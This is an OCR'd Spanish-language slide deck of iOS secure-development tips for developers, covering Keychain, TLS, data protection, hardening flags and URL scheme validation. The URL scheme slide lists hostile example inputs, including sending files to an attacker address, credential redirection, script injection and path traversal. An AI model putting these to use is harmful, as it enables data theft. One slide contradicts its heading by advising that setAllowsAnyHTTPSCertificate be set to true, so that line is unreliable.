
Touch ID




Touch ID




Touch ID



Touch ID


Sensor
Secure Enclave
Link encrypted with
Shared Secret
01001010
10100101
01010001
11100010

Touch ID


Sensor
Secure Enclave
Link encrypted with
Shared Secret
01 01 10
10 0 101
010 0 1
1 10 0

Developers building secure apps
Know your Code!

Eres responsable por el codigo que creas y por las librerias que usas…

Asi que, escribe buen codigo, y usa las ultimas versiones de las librerias…

Y piensa como un atacante!

Parte 2:
Tips para iOS Developers

Donde guardo mis keys?

Llaves criptograficas no deben estar en el codigo (Hardcoded)

Usen un Secure Container: Keychain

Keychain

The keychain, on modern iOS devices (post-Touch ID) is secured using a hardware module.

There are no known attacks that directly compromise the keychain via hardware or software; jailbroken devices are vulnerable to certain attacks.

El repositorio no deberia contener...

Keys de acceso, o cualquier tipo de credenciales

Si usas alguna solucion de Continuous Integration, puedes usar store encrypted variables, ej: BuddyBuild, Travis

https://medium.com/flawless-app-stories/secret-variables-in-xcode-and-your-ci-for-fun-and-profit-d387a50475d7

Usa App Transport Security


De ser posible, no agreges excepciones, en vez de ello, cambiar los certificados para que cumplan con las especificaciones exigidas

No uses third-parties para...

...la encriptacion!

https://github.com/krzyzanowskim/CryptoSwift

Usa el SecurityFramework, CommonCryto!


Apple Inc.
Developer
Platforms
Resources
Program
Support
Account
Cryptographic Libraries
The same libraries that secure iOS and OS X are available to third-party developers to help them build advanced security features.
Security Framework
Security Framework provides interfaces for managing certificates, public and private keys, and trust policies. It supports the generation of cryptographically secure pseudorandom numbers. It also supports the storage of certificates and cryptographic keys in the keychain, which is a secure repository for sensitive user data.
iOS Security Framework Reference
OS X Security Framework Reference
Security Framework on Apple Open Source
Apple Developer Forums: Security
Common Crypto
The Common Crypto library provides additional support for operations like symmetric encryption, hash-based message authentication codes, and digests.
Cryptographic Services Guide
Common Crypto on Apple Open Source
corecrypto
Both Security Framework and Common Crypto rely on the corecrypto library to provide implementations of low level cryptographic primitives. This is also the library submitted for validation of compliance with U.S. Federal Information Processing Standards (FIPS) 140-2 Level 1. Although corecrypto does not directly provide programming interfaces for developers and should not be used by iOS or OS X apps, the source code is available to allow for verification of its security characteristics and correct functioning.
Download corecrypto source

No guardes plain data en:

El sandbox del app, encryptalo antes o guardalo en Keychain (Si no es muy grande)

Tambien puedes usar https://www.zetetic.net/sqlcipher/

Para data no sensible: NSFileProtectionComplete

- Only readable if device is unlocked.
- File is closed when the device is locked.
- Suitable for most apps and data.

No guardes sensitive data en:

NSUserDefaults & NSManagedObjects (Key-Value & Objects)

Both uses unencrypted DB file

Guardar todo en Keychain and iCloud Keychain:
kSecAttrAccessibleWhenUnlocked

Obfuscation

https://github.com/UrbanApps/UAObfuscatedString

print("T".h.i.s.space.i.s.space.a.space.t.e.s.t.dot)
> This is a test.

Al momento de transmitir data...

Los tokens de Autenticacion/Sesion y datos de usuario deben estar encriptados (SSL/TLS)

Tiempo de expiracion corto

Deberian poder ser removidos en sesiones comprometidas

Al momento de recibir data...

El app solo deberia aceptar certificados propiamente validados (SSL).

Activar el parametro setAllowsAnyHTTPSCertificate a true

Valida correctamente el input del usuario

Puedes usar librerias de validacion, ampliamente utilizadas, debidamente testeadas, como:

https://github.com/jeanpimentel/Honour

https://github.com/adamwaite/Validator


Cuando el app sea minimizada...

Ocultar cualquier data sensible en applicationDidEnterBackground

Definir el flag allowScreenshot en false

Fields con sensitive data deben tener:

No Autocorrect



Nada se deberia logear en la:

Consola, cuando el app funcione en produccion

Activar las flags adecuadas, en las libs usadas, para que se comporten igual

Cuando se use el Pasteboard...

Limpiarlo cuando el app vaya a background

Ver: UIPasteboardNameGeneral & UIPasteboardNameFind

Evitar SQL Inyection

Usar prepared statements sqlite3_prepare*() en vez de ejecutar queries a partir de cadenas de texto encadenadas sqlite3_exec()

Algunas flags para Hardening

Platform exploit mitigation options

-fobjc-arc Objective-C automatic reference counting

-fstack-protector-all Stack smashing protection


-pie Full ASLR - Position Independent Executable


Striping: App Thinning

Bitcode is an intermediate representation of a compiled program.

Apps you upload to iTunes Connect that contain bitcode will be compiled and linked on the store.

Including bitcode will allow Apple to re-optimize your app binary in the future without the need to submit a new version of your app to the store.



32-bit
64-bit
Images 1x
Images 2x
Images 3x
GPU low
GPU high


ARMv7
32-bit
ARMv7s
32-bit
ARMv8
64-bit
OpenGL ES
Low Quality
OpenGL ES
High Quality
Metal
Low Quality
Metal
High Quality
@1x
iPhone
@1x
iPad
@2x
iPhone
@2x
iPad
@3x
iPhone
@3x
iPad?
Audio
Low Quality
Audio
High Quality
Resources
Levels, Media, Documents, etc.
iMore

En Xcode....

Correr frecuentemente el Static Code Analysis

Static analysis can help to reveal memory leak, use-after-free, use-after-release, and other bugs.



Mas Static Code Analysis


Analisis de Codigo Swift:

https://github.com/sleekbyte/tailor

Mas Static Code Analysis

Analisis de Codigo Swift:

https://github.com/realm/SwiftLint



Validar URL Schemes...

Los schemes pueden ser vehiculos para ataques XSS, XSRF-style bugs o buffer-overflows

myapp://cmd/run?program=/path/to/program/to/run
myapp://cmd/set_preference?use_ssl=false
myapp://cmd/sendfile?to=evil@attacker.com&file=some/data/file
myapp://cmd/delete?data_to_delete=my_document_ive_been_working_on
myapp://cmd/login_to?server_to_send_credentials=malicious.webserver.com
myapp://cmd/adduser='>"><script>javascript to run goes here</script>
myapp://use_template?template=/../../../../../../../../some/other/file


Validar llamados a Schemes

tel: file: facetime: facetime-audio: sms:
De permitirse, el usuario deberia ser informado, indicandole que ello puede incurrir en costos

Validar en shouldStartLoadWithRequest

Automatizacion

Quitar los accesibility identifiers al exportar a produccion, para evitar automatizacion de ataques



UX puede afectar la seguridad?

Claro que si, si agregas la opcion Remember Me en apps que manejen informacion sensible

Preguntale a un experto ($$$)

Irdeto: Empresa Holandesa de Seguridad

https://irdeto.com/

A tener en cuenta

- Los archivos compilados siempre se les puede aplicar ingenieria inversa
- Piensa como un atacante, que tiene acceso al codigo fuente
- No hay sistema infalible

Recursos On-line

The University of Texas at Austin
Information Security Office

Apple iOS Hardening Checklist:
https://security.utexas.edu/handheld-hardening-checklists/ios

Apple Inc.

Security:
https://developer.apple.com/security/

Apple Inc.

iOS Security Guide:
https://www.apple.com/business/docs/iOS_Security_Guide.pdf

Apple Inc.

How iOS Security Really Works: (Video)
https://developer.apple.com/videos/play/wwdc2016/705/

Apple Inc.

What's New in Security: (Video)
https://developer.apple.com/videos/play/wwdc2016/706/

Apple Inc.

Introduction to Secure Coding Guide:
https://developer.apple.com/library/content/documentation/Security/Conceptual/SecureCodingGuide/Introduction.html

Apple Inc.

Introduction to Secure Coding Guide:

Security Development Checklists: https://developer.apple.com/library/content/documentation/Security/Conceptual/SecureCodingGuide/SecurityDevelopmentChecklists/SecurityDevelopmentChecklists.html

iOS Developer Cheat Sheet

https://www.owasp.org/index.php/IOS_Developer_Cheat_Sheet

Basado en OWASP Mobile Top 10 Risks

Secure iOS application development

https://github.com/felixgr/secure-ios-app-dev

By felixgr

Secure iOS application development

https://www.checkmarx.com/2015/11/10/40-tips-you-must-know-about-secure-ios-app-development/

By: Sharon Solomon

Datos de Contacto

Rigoberto Sáenz Imbacuán

https://www.linkedin.com/in/rsaenzi/

Email: beto456789@gmail.com

Skype: beto456789

Celular: 312 413 3397

Muchas Gracias!